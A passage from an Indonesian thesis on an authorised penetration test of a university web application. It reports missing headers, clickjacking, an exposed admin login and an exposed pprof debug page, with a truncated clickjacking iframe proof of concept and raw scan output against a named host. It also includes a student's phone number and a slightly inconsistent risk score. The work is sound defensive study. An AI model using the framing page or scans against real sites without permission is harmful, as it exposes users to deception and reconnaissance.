Ketidakpatuhan: 2 - Pelanggaran ringan	Jika perusahaan memiliki kebijakan keamanan yang ketat, serangan terhadap halaman debugging dapat dianggap sebagai pelanggaran terhadap kebijakan tersebut.
Pelanggaran Privasi: 0 – tidak ada	Selama serangan tidak berhasil, tidak ada identitas pengguna yang terlihat.

Dan berikut tabel hasil perhitungan *overall risk severity*.

Tabel 4. 13 ORS Halaman Debugging

Likelihood Factor: Low (LF: 2.375)	Impact Factor: Low (IF: 1.75)
Overall Risk Severity: Note	

G. Reporting

Dokumen ini dimaksudkan untuk mendefinisikan kriteria dasar untuk pelaporan pengujian penetrasi. Hal berikut ini harus memberikan pemahaman tingkat tinggi tentang item yang diperlukan dalam laporan serta struktur laporan untuk memberikan nilai bagi pembaca.

1. Nama Kerentanan: Tidak Mengimplementasi Header Keamanan yang Lengkap	
Target yang terkena dampak	
https://pentest.walisongo.ac.id/	
Skor Resiko	
Skor Kemungkinan Resiko	Skor Dampak Resiko
3.625	1
Deskripsi Kerentanan	
1. Tidak mengimplementasi security headers dalam respons aplikasi membuka kemungkinan lebih besar untuk aplikasi menjadi lebih rentan terhadap serangan. Beberapa security headers yang tidak ditemukan dalam respons aplikasi adalah sebagai berikut:	
• Content-Security-Policy • Strict-Transport-Security • X-Content-Type-Options • X-Frame-Options • Clear-Site-Data • Referrer-Policy • Permissions-Policy • Cross-Origin-Embedder-Policy	

- Cross-Origin-Resource-Policy
 - Cross-Origin-Opener-Policy
 - X-Permitted-Cross-Domain-Policies
2. Beberapa header yang memberikan informasi eksekusi mengenai teknologi yang digunakan aplikasi dan dapat dihilangkan dari respons aplikasi adalah sebagai berikut:
 - Server

Dampak Kerentanan

Beberapa kesalahan konfigurasi yang disebutkan pada bagian sebelumnya memungkinkan penyerang untuk mengumpulkan informasi dan melakukan mapping terhadap arsitektur aplikasi untuk mendukung serangan-serangan lanjutan, meningkatkan attack surface aplikasi, serta memperlemah postur keamanan aplikasi.

Rekomendasi

1. Pertimbangkan untuk menerapkan header keamanan yang terdaftar pada bagian sebelumnya dengan nilai directive yang aman dan disesuaikan dengan kebutuhan aplikasi
2. Menghilangkan beberapa header yang memberikan informasi berlebih yang terdaftar pada bagian sebelumnya.

Referensi

<https://cheatsheetseries.owasp.org/cheatsheets/HTTP-Headers-Cheat-Sheet.html>

<https://owasp.org/www-project-secure-headers/>

<https://geekflare.com/http-header-implementation/>

https://owasp.org/www-project-secure-headers/ci/headers_add.json

https://owasp.org/www-project-secure-headers/ci/headers_remove.json

<https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP>
<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security>
<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Content-Type-Options>
<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options>
<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Clear-Site-Data>
<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Referrer-Policy>
<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Permissions-Policy>
<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Cross-Origin-Embedder-Policy>
<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Cross-Origin-Resource-Policy>
<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Cross-Origin-Opener-Policy>

Kategori OWASP TOP 10

A5. Security Misconfiguration

Bukti Konsep

Penguji menggunakan Shcheck untuk mengecek implementasi header keamanan pada aplikasi. Dari gambar dibawah, dapat dilihat bahwa aplikasi belum mengimplementasi header keamanan yang lengkap pada aplikasi.

```

[*] Analyzing headers of https://pentest.walisongo.ac.id
[*] Effective URL: https://pentest.walisongo.ac.id
[*] Header Access-Control-Allow-Origin is present! (Value: )
[!] Missing security header: X-Frame-Options
[!] Missing security header: X-Content-Type-Options
[!] Missing security header: Strict-Transport-Security
[!] Missing security header: Content-Security-Policy
[!] Missing security header: X-Permitted-Cross-Domain-Policies
[!] Missing security header: Referrer-Policy
[!] Missing security header: Clear-Site-Data
[!] Missing security header: Cache-Control
[!] Missing security header: Permissions-Policy
[!] Missing security header: Cross-Origin-Embedder-Policy
[!] Missing security header: Cross-Origin-Resource-Policy
[!] Missing security header: Cross-Origin-Opener-Policy
-----
[!] Headers analyzed for https://pentest.walisongo.ac.id
[+] There are 1 security headers
[-] There are not 12 security headers

```

Gambar 4. 6 *Shcek*

Penguji memvalidasi hasil yang didapatkan dari shcheck dengan melihat response header yang diberikan oleh aplikasi melalui Developer Tools. Pada response header yang diberikan penguji bahwa aplikasi belum mengimplementasi header keamanan yang lengkap pada aplikasi dan direkomendasi untuk header “Server” sebaiknya di hapus saja.

▼ General	
Request URL:	https://pentest.walisongo.ac.id/
Request Method:	GET
Status Code:	304 Not Modified
Remote Address:	103.19.37.152:443
Referrer Policy:	strict-origin-when-cross-origin
▼ Response Headers	
Raw	
Connection:	keep-alive
Date:	Fri, 04 Oct 2024 08:38:29 GMT
Server:	nginx

Gambar 4. 7 *Validasi Header*

2. Nama Kerentanan: Clickjacking Attack

Target yang terkena dampak

<https://pentest.walisongo.ac.id/>

Skor Resiko

Skor Kemungkinan Resiko

4.5

Skor Dampak Resiko

2.5

Deskripsi Kerentanan

Server yang tidak mengonfigurasi header X-Frame-Options dengan benar berkemungkinan berisiko terkena serangan clickjacking.

Dampak Kerentanan

Halaman yang dikendalikan penyerang melapisi antarmuka aplikasi target dengan antarmuka berbeda yang disediakan oleh penyerang. Dengan menargetkan korban untuk melakukan tindakan seperti klik mouse dan penekanan tombol pada fitur tertentu, penyerang dapat menyebabkan korban tanpa sadar melakukan tindakan pada aplikasi yang ditargetkan, bukan pada aplikasi yang awalnya digunakan.

Rekomendasi

Konfigurasikan respons header X-Frame-Options dengan nilai DENY untuk mencegah iframe atau nilai SAMEORIGIN untuk mengizinkan iframe hanya dengan halaman pada sumber yang sama dengan respons itu sendiri.

Referensi

<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options>

<https://en.wikipedia.org/wiki/Clickjacking>

https://cheatsheetseries.owasp.org/cheatsheets/Clickjacking_Defense_Cheat_Sheet.html#Defending_with_Content_Security_Policy_frame-ancestors_directive

https://cheatsheetseries.owasp.org/cheatsheets/Clickjacking_Defense_Cheat_Sheet.html

Kategori OWASP TOP 10

A5. Security Misconfiguration

Bukti Konsep

Penguji menemukan bahwa web tidak menerapkan header keamanan X-Frame-Options ke header respons.

▼ General	
Request URL:	https://pentest.walisongo.ac.id/
Request Method:	GET
Status Code:	● 304 Not Modified
Remote Address:	103.19.37.152:443
Referrer Policy:	strict-origin-when-cross-origin
▼ Response Headers ☐ Raw	
Connection:	keep-alive
Date:	Fri, 04 Oct 2024 08:38:29 GMT
Server:	nginx


Gambar 4. 8 Validasi Header X-Frame-Options

Kemudian penguji membuat skript untuk melakukan serangan Clickjacking.

```
>
<div>
  <div class="overlay">
    <div class="content">
      <!-- Konten Anda di sini -->
      <h1>Selamat ini adalah Clickjacking!</h1>
      <p>Silakan daftar untuk mendapatkan akses penuh.</p>
      <a href="https://facebook.com/"><button class="signup-butto
    </div>
  </div>
  <iframe src="https://pentest.walisongo.ac.id/" frameborder="0"
</div>
</div>
</div>
```

Gambar 4. 9 Script Clickjacking

Kemudian penguji mencoba menjalankan script yang telah dibuat, terlihat tester berhasil melakukan iframing pada aplikasi.



Gambar 4. 10 Clickjacking Attack

3. Nama Kerentanan: Admin Login Default Page

Target yang terkena dampak

<https://pentest.walisongo.ac.id/admin>

Skor Resiko

Skor Kemungkinan Resiko

3.125

Skor Dampak Resiko

2.25

Deskripsi Kerentanan

Penemuan halaman admin mengungkapkan adanya akses yang harusnya dibatasi hanya untuk pengguna dengan peran admin, tetapi halaman ini dapat diakses oleh pengguna lain.

Dampak Kerentanan

Kerentanan ini dapat mengakibatkan akses tidak sah ke fitur, data, atau fungsi yang seharusnya hanya dapat diakses oleh peran admin.

Rekomendasi

Batasi akses ke halaman login admin hanya dari alamat IP resmi tertentu. Anda dapat mengonfigurasikannya melalui file konfigurasi server web.

Referensi

https://owasp.org/www-community/Improper_Error_Handling

https://cheatsheetseries.owasp.org/cheatsheets/Error_Handling_Cheat_Sheet.html

https://symfony.com/doc/current/controller/error_pages.html

<https://www.veracode.com/security/error-handling-flaws-information-and-how-fix-tutorial>


<https://resources.infosecinstitute.com/topic/improper-error-handling/>

Kategori OWASP TOP 10

A5. Security Misconfiguration

Bukti Konsep

Penguji menemukan halaman login admin secara default melalui browser hanya dengan menambahkan “/admin”



Gambar 4. 11 Halaman Login Admin

4. Nama Kerentanan: Halaman Debugging yang dapat diakses

Target yang terkena dampak

<https://pentest.walisongo.ac.id/debug/pprof/>

Skor Resiko

Skor Kemungkinan Resiko

2.375

Skor Dampak Resiko

1.75

Deskripsi Kerentanan

Halaman /debug/pprof/ merupakan sebuah endpoint yang sering ditemukan pada aplikasi berbasis Go. Endpoint ini menyediakan informasi mengenai profil aplikasi, seperti penggunaan memori, CPU, goroutine, dan lain-lain. Informasi ini sangat berguna untuk melakukan debugging dan optimasi kinerja aplikasi.

Dampak Kerentanan

Pengeksplotasian Kerentanan Lain: Informasi yang diperoleh dari endpoint ini dapat digunakan oleh penyerang untuk menemukan kerentanan lain pada aplikasi, seperti kerentanan injeksi SQL atau kerentanan XSS.

Rekomendasi

Batasi Akses: Batasi akses ke endpoint ini hanya dari jaringan internal atau dari IP address yang terpercaya.

Pilihan yang sederhana dan efektif adalah meletakkan server http pprof pada port terpisah di localhost, terpisah dari server http aplikasi.

Referensi

<https://nvd.nist.gov/vuln/detail/CVE-2019-11248>

<https://www.rapid7.com/db/vulnerabilities/kubernetes-cve-2019-11248/>


<https://mmcloughlin.com/posts/your-pprof-is-showing>

Kategori OWASP TOP 10

A5. Security Misconfiguration

Bukti Konsep

Penguji menggunakan tools Dirsearch, dan dapat dilihat penguji menemukan halaman yang menampilkan beberapa debug pada aplikasi.



/debug/pprof/

Set debug=1 as a query parameter to export in legacy text format

Types of profiles available:

Count Profile

682 [allocs](#)
 0 [block](#)
 0 [cmdline](#)
 15 [goroutine](#)
 682 [heap](#)
 0 [mutex](#)
 0 [profile](#)
 46 [threadcreate](#)
 0 [trace](#)
[full goroutine stack dump](#)

Profile Descriptions:

- **allocs:** A sampling of all past memory allocations
- **block:** Stack traces that led to blocking on synchronization primitives
- **cmdline:** The command line invocation of the current program
- **goroutine:** Stack traces of all current goroutines. Use debug=2 as a query parameter
- **heap:** A sampling of memory allocations of live objects. You can specify the duration in the seconds GET p
- **mutex:** Stack traces of holders of contended mutexes
- **profile:** CPU profile. You can specify the duration in the seconds GET p
- **threadcreate:** Stack traces that led to the creation of new OS threads
- **trace:** A trace of execution of the current program. You can specify the

Gambar 4. 12 Halaman Debugging

Berikut peneliti tampilkan temuan yang di dapatkan berdasarkan tingkat resiko setiap temuan kerentanan pada pengujian *Penetration Testing* di Website Pentest Walisongo menggunakan metode *Blackbox*:

Tabel 4. 14 Temuan Kerentanan

#	Nama Kerentanan	Risiko	LRS	IRS
1.	Clickjacking Attack	Rendah	4.5	2.5
2.	Admin Login Default Page	Rendah	3.125	2.25
3.	Tidak Mengimplementasi Header Keamanan yang Lengkap	Rendah	3.125	1
4.	Halaman Debuging yang dapat diakses	Informasional	2.375	1.75

***LRS** = *Likelihood Risk Score*; **IRS** = *Impact Risk Score*

Perhitungan Overall Risk Rating untuk setiap kerentanan yang ditemukan:

$$Temuan1 = \frac{4.5 + 2.5}{2} = 3.5$$

$$Temuan2 = \frac{3.125 + 2.25}{2} = 2.6875$$

$$Temuan3 = \frac{3.125 + 1}{2} = 2.0625$$

$$Temuan4 = \frac{2.375 + 1.75}{2} = 2.0625$$

Perhitungan total Overall Risk Severity untuk semua kerentanan yang dimiliki pada aplikasi web UIN Walisongo:

$$Total\ Overall\ Risk\ Rating = \frac{3.5 + 2.6875 + 2.0625 + 2.0625}{4} = 2.578$$

Setelah melakukan penilaian dan mendapatkan tingkat keamanan risiko dari setiap kerentanan, penguji dapat merangkum tingkat keamanan risiko keseluruhan dari semua kerentanan yang telah ditemukan selama pengujian:

Tabel 4. 15 Nilai Overall Risk Severity

<i>Overall Risk Severity</i>
2,578
Rendah

BAB V

KESIMPULAN DAN SARAN

A. Kesimpulan

1. Hasil pengujian keamanan menemukan beberapa kerentanan yang terklasifikasi dalam OWASP Top 10 A5 (Security Misconfiguration), meskipun risiko keseluruhannya dinilai rendah. Kerentanan-kerentanan ini meliputi potensi serangan Clickjacking yang dapat mengarahkan pengguna ke situs web berbahaya atau memicu tindakan yang tidak diinginkan tanpa sepengetahuan mereka, eksploitasi Halaman Admin Login Default karena kurangnya mekanisme pengamanan seperti rate limiting, celah akibat kurangnya implementasi Header Keamanan seperti X-Frame-Options, Content-Security-Policy, dan X-XSS-Protection, dan aksesibilitas Halaman Debugging yang dapat mengungkapkan informasi internal sistem, versi perangkat lunak, atau konfigurasi yang dapat dimanfaatkan penyerang.
2. Penelitian ini mengidentifikasi celah keamanan pada aplikasi web UIN Walisongo melalui uji penetrasi dengan pendekatan *black box testing*. Alur pengujian mengikuti *Penetration Testing Execution Standard (PTES)*, sebuah framework yang komprehensif untuk pengujian penetrasi. Kerentanan yang ditemukan

dianalisis dan dikategorikan berdasarkan *OWASP (Open Web Application Security Project)*, dan tingkat risikonya dihitung menggunakan *OWASP Risk Rating Methodology*. Metode ini mempertimbangkan faktor-faktor seperti *likelihood* (kemungkinan terjadinya eksploitasi) dan *impact* (dampak yang ditimbulkan jika eksploitasi berhasil) untuk menentukan tingkat risiko setiap kerentanan. Hasil pengujian menunjukkan *overall risk severity* sebesar 2.578, yang mengindikasikan bahwa secara keseluruhan, website tersebut memiliki tingkat kerentanan yang masih dapat dikelola dan tidak terlalu berisiko mengalami eksploitasi yang serius. Meskipun demikian, penting bagi tim pengembang website untuk segera melakukan perbaikan terhadap kerentanan yang telah ditemukan, terutama pada *Clickjacking Attack*.

Dapat disimpulkan bahwa website kampus pentest.walisongo.ac.id secara umum memiliki tingkat keamanan yang cukup baik. Meskipun ditemukan beberapa kerentanan, namun sebagian besar dikategorikan sebagai risiko rendah. Hal ini menunjukkan bahwa upaya-upaya yang telah dilakukan untuk mengamankan website telah memberikan hasil yang positif.

B. Saran

Berikut adalah beberapa saran yang dapat dipertimbangkan untuk penelitian mendatang:

1. Didalam pengujian *Penetration Testing* tidak sepenuhnya bisa menutup kemungkinan penyerang tidak bisa menyerang website setelah dilakukan pengujian. Pengujian *Penetration testing* akan lebih efektif lagi jika dilakukan juga pengujian *Vulnerability Assessment* dan pengujian *security awareness* seperti simulasi serangan *phishing* terhadap pengelola ataupun yang berkaitan dengan pengelolaan website tersebut. Dari sebagian pengujian yang saya sampaikan tersebut juga harus dilakukan secara berkala. Berkaitan dengan perkembangan setiap teknologi yang terbaru juga dapat memunculkan bentuk vektor serangan terbaru juga.
2. Penelitian selanjutnya dapat menggunakan metode pengujian *Greybox* ataupun *Whitebox* agar pengujian dapat dilakukan secara menyeluruh dan dapat memungkinkan pengelola memperbaiki website secara menyeluruh.

DAFTAR PUSTAKA

- Azis, H., & Fattah, F. (2019). Analisis Layanan Keamanan Sistem Kartu Transaksi Elektronik Menggunakan Metode Penetration Testing. *ILKOM Jurnal Ilmiah*, 11(2), 167–174. <https://doi.org/10.33096/ilkom.v11i2.447.167-174>
- Burhani, L. F., & Priyawati, D. (2024). Analisis Pengujian Keamanan Website Pengelolaan Internet Desa Kragan Menggunakan Metode Penetration Testing Execution Standard (PTES). *JIPi (Jurnal Ilmiah Penelitian Dan Pembelajaran Informatika)*, 9(1).
- Dasmen, R. N., Rasmila, R., Widodo, T. L., Kundari, K., & Farizky, M. T. (2023). Pengujian Penetrasi Pada Website Elearning2.Binadarma.ac.id Dengan Metode PTES (Penetration Testing Execution Standard). *Jurnal Komputer Dan Informatika*, 11(1). <https://doi.org/10.35508/jicon.v11i1.9809>
- Fachri, F., Fadlil, A., & Riadi, I. (2021). Analisis Keamanan Webserver menggunakan Penetration Test. *Jurnal Informatika*, 8(2). <https://doi.org/10.31294/ji.v8i2.10854>
- Jurnal Vocational Teknik Elektronika dan Informatika*. (n.d.). <http://ejournal.unp.ac.id/index.php/voteknika/>
- Khairina, D. M. (2011). Analisis Keamanan Sistem Login. *Jurnal Informatika Mulawarman*, 6(2).

- Listartha, E., Arna, G., Saskara, J., Gede, D., & Santyadiputra, S. (2021a). Pengujian Kerentanan Dan Penetrasi Keamanan Pada Aplikasi Web Manajemen Skripsi Prodi XYZ. *ScientiCO : Computer Science and Informatics Journal*, 4(2).
- Listartha, E., Arna, G., Saskara, J., Gede, D., & Santyadiputra, S. (2021b). Vulnerability Testing and Security Penetration on Prodi XYZ Thesis Management Web Applications. *ScientiCO : Computer Science and Informatics Journal*, 4(2).
- Pendidikan, J., & Konseling, D. (n.d.). *Penetration Testing pada Website Universitas Singaperbangsa Karawang Menggunakan Open Web Application Security Project (OWASP)* (Vol. 4).
- Priambodo, D. F., Rifansyah, A. D., & Hasbi, M. (2023). Penetration Testing Web XYZ Berdasarkan OWASP Risk Rating. *Teknika*, 12(1). <https://doi.org/10.34148/teknika.v12i1.571>
- Rozali, M., & Dayan Sinaga, M. (2024). *Diagnosis Keamanan Web Menggunakan Metode Uji Penetrasi Website Sekolah. Web Security Diagnosis Using School Website Penetration Test Method*. <http://kti.potensi-utama.ac.id/index.php/JID>
- Santoso, N. A., Ainurohman, M., & Kurniawan, R. D. (2022). Penerapan Metode Penetration Testing Pada Keamanan Jaringan Nirkabel. *JURNAL RESPONSIF*, 4(2), 162–167. <https://ejurnal.ars.ac.id/index.php/jti>
- Sunaringtyas, S. U., Surya Prayoga, D., Siber, J. K., Siber, P., & Negara, S. (2021). Edu Komputika Journal Implementasi Penetration Testing Execution Standard Untuk Uji Penetrasi Pada Layanan Single Sign-On. In *Edu Komputika*

(Vol. 8, Issue 1).
<http://journal.unnes.ac.id/sju/index.php/edukom>

Suprianto, G. (2022). Penetration Testing Pada Sistem Informasi Jabatan Universitas Hayam Wuruk Perbanas. *InComTech : Jurnal Telekomunikasi Dan Komputer*, 12(2), 129. <https://doi.org/10.22441/incomtech.v12i2.15093>

W, Y., Riadi, I., & Yudhana, A. (2016). Analisis Keamanan Webserver Menggunakan Metode Penetrasi Testing (PENTEST). *Jurnal*, 2(1).

LAMPIRAN

Lampiran 4.1 Surat perizinan penelitian dan transkrip percakapan dengan narasumber



KEMENTERIAN AGAMA REPUBLIK INDONESIA
UNIVERSITAS ISLAM NEGERI WALISONGO SEMARANG
FAKULTAS SAINS DAN TEKNOLOGI

Alamat: Jl. Prof. Dr. Hamka Km.1 Semarang

E-mail: fst@walisongo.ac.id Web: <http://fst.walisongo.ac.id>

Nomor : B.5804/Un.10.8/K/SP.01.08/08/2024

Semarang, 26 Agustus 2024

Lamp : Proposal Skripsi

Hal : Permohonan Izin Riset

Kepada Yth.
Kepala PTIPD UIN Walisongo Semarang
UIN Walisongo Semarang, Jl.Prof. Hamka, 50185
Semarang
di tempat

Assalamu'alaikum Wr. Wb.

Diberitahukan dengan hormat dalam rangka penulisan skripsi, bersama ini kami sampaikan bahwa mahasiswa di bawah ini :

Nama : Akbar Sidiq Putra Wijaya

NIM : 2008096010

Jurusan : TEKNOLOGI INFORMASI

Judul : Identifikasi Celah Keamanan Aplikasi Web UIN Walisongo Menggunakan Metode OWASP(Open Worldwide Application Security Project) Melalui Pengujian Penetrasi

Semester : IX (Sembilan)

Mahasiswa tersebut membutuhkan data-data dengan tema/judul skripsi yang sedang disusun, oleh karena itu kami mohon mahasiswa tersebut, Meminta ijin melaksanakan Riset di tempat Bapak / ibu pimpin, yang akan dilaksanakan 02 September 2024 - 06 September 2024.

Demikian atas perhatian dan kerjasamanya disampaikan terima kasih.

Wassalamu'alaikum Wr. Wb.



ab. Dekan
Kabag. Tata Usaha,

Muh. Kharis, SH, M.H
NIP. 19691017 199403 1 002

Tembusan Yth.

1. Dekan Fakultas Sains dan Teknologi UIN Walisongo (sebagai laporan)
2. Arsip

Cp Akbar Sidiq Putra Wijaya : 081390936283

Keterangan:

T: Pertanyaan

N: Narasumber

1. **T:** Selamat siang, terima kasih atas kesempatannya. Sebelum kita mulai, saya ingin memastikan kita memiliki pemahaman yang sama mengenai scope pentesting yang akan kita lakukan. Berdasarkan pengujian yang akan saya laksanakan, pengujian penetration testing ini menggunakan framework OWASP, seperti checklist OWASP WSTG v4.2 sebagai acuan pengujian, untuk perhitungan resiko menggunakan OWASP Risk Rating, dan pengujian dilakukan dengan metode blackbox atau penguji tidak memerlukan informasi yang mendalam mengenai informasi aplikasi yang akan diuji.

N: Sama-sama. Silahkan, saya siap membantu.

2. **T:** Baik mas, boleh saya memintai informasi scope yang akan saya lakukan uji penetration testing?

N: Untuk target yang ingin saya lakukan uji ini mas (halaman login pentest.walisongo.c.id). Dari pengujian yang mas lakukan dengan metode blackbox tidak memerlukan credensial user untuk login karena pengujian blackbox diibaratkan dengan bentuk pengujian serangan hacker, dengan menggunakan informasi yang minim di dapatkan dari target.

3. **T:** Untuk batasan pengujian yang perlu saya batasi untuk pengujian apa saja?

N: Untuk batasannya tolong untuk tidak melakukan pengujian yang berkemungkinan dapat menyebabkan

aplikasi mendapatkan kendala seperti down atau lambat jalannya pada aplikasi. Mungkin dari beberapa pengujian berdasarkan checklist OWASP WSTG tidak semua bisa dilakukan karena memang minimnya informasi yang didapatkan untuk dilakukannya pengujian jadi dapat disesuaikan berdasarkan informasi yang di dapat saja mas.

4. **T:** Bagaimana untuk Waktu pelaksanaan pengujian dapat mulai dilaksanakan?

N: Jadi untuk penentuan waktunya berdasarkan mas kapan bisa mendapatkan surat izin dari TU, jadi nanti diperlukan perizinan dari TU dengan permohonan ke pihak PTIPD, dan setelah surat sudah turun bisa konfirmasi ke saya mas untuk tanggal pelaksanaannya.


5. **T:** (Surat perizinan sudah didapatkan)

N: Jadi untuk tanggal pelaksanaannya bisa dilakukan pada tanggal 30 September sampai dengan 4 Oktober. Dan untuk report bisa di berikan di tanggal 7 Oktober.



Lampiran 4.2 Temuan result issue

INFO-02



Headers Preview Response Initiator Timing Cookies

▼ General

Request URL: https://pentest.walisongo.ac.id/
Request Method: GET
Status Code: 304 Not Modified
Remote Address: 103.19.37.152:443
Referrer Policy: strict-origin-when-cross-origin

▼ Response Headers ☐ Raw

Connection: keep-alive
Date: Fri, 04 Oct 2024 08:38:29 GMT
Server: nginx

INFO-04

```
80/tcp open  http nginx
|_http-title: Did not follow redirect to https://cbt.walisongo.ac.id/
443/tcp open  ssl/http nginx
| ssl-cert: Subject: commonName=*.walisongo.ac.id
| Subject Alternative Name: DNS:*.walisongo.ac.id, DNS:walisongo.ac.id
| Not valid before: 2024-03-19T05:56:30
| Not valid after: 2025-04-20T05:56:29
| tls-alpn:
|_ http/1.1
|_http-title: CBT UIN Walisongo
|_ssl-date: TLS randomness does not represent time
|_tls-nextprotoneg:
|_ http/1.1
```


INFO-09

```
(kittypx@Kittypx)-[~]
$ whatweb https://pentest.walisongo.ac.id
https://pentest.walisongo.ac.id [200 OK] Country[INDONESIA][ID], HTML5, HTTPServer[nginx]
IP[103.19.37.152], Script[module], Title[CBF
UIN Walisongo], UncommonHeaders[access-control-allow-origin,access-control-allow-credentials,access-control-expose-headers], nginx
```

CONF-02

```
[17:00:10] 200 - 602B - /admin/views/ajax/autocomplete/user/a
[17:00:10] 200 - 602B - /admin/secure/logon.jsp
[17:00:10] 200 - 602B - /admin/web/
[17:00:10] 200 - 602B - /admin/mysql/index.php
[17:00:18] 200 - 602B - /adminindex.html
[17:00:35] 302 - 0B - /debug/pprof -> /debug/pprof/
[17:00:35] 200 - 2KB - /debug/pprof/
[17:00:35] 200 - 8KB - /debug/pprof/goroutine?debug=1
[17:00:36] 200 - 44KB - /debug/pprof/heap
[17:00:37] 200 - 138KB - /debug/pprof/trace
[17:00:39] 200 - 26KB - /favicon.ico
[17:00:43] 500 - 61B - /debug/pprof/profile
```

CONF-05



pentest.walisongo.ac.id/admin/

08B Porto THM Dork >> HTB Academy Hack The Box: Das... TryHackMe | Dashb... TCM Security, Inc. HackerOne (16) Bug Bounty | R...

Login

Username

Password

LOGIN

CONF-07

```
(kittypx@Kittypx) [~/tools/shcheck]
$ python3 shcheck.py https://pentest.walisongo.ac.id

=====
> shcheck.py - santoru .....
=====
Simple tool to check security headers on a webserver
=====

[*] Analyzing headers of https://pentest.walisongo.ac.id
[*] Effective URL: https://pentest.walisongo.ac.id
[*] Header Access-Control-Allow-Origin is present! (Value: )
[!] Missing security header: X-Frame-Options
[!] Missing security header: X-Content-Type-Options
[!] Missing security header: Strict-Transport-Security
[!] Missing security header: Content-Security-Policy
[!] Missing security header: X-Permitted-Cross-Domain-Policies
[!] Missing security header: Referrer-Policy
[!] Missing security header: Clear-Site-Data
[!] Missing security header: Cache-Control
[!] Missing security header: Permissions-Policy
[!] Missing security header: Cross-Origin-Embedder-Policy
[!] Missing security header: Cross-Origin-Resource-Policy
[!] Missing security header: Cross-Origin-Opener-Policy

-----
[!] Headers analyzed for https://pentest.walisongo.ac.id
[+] There are 1 security headers
[-] There are not 12 security headers
```

CLNT-09

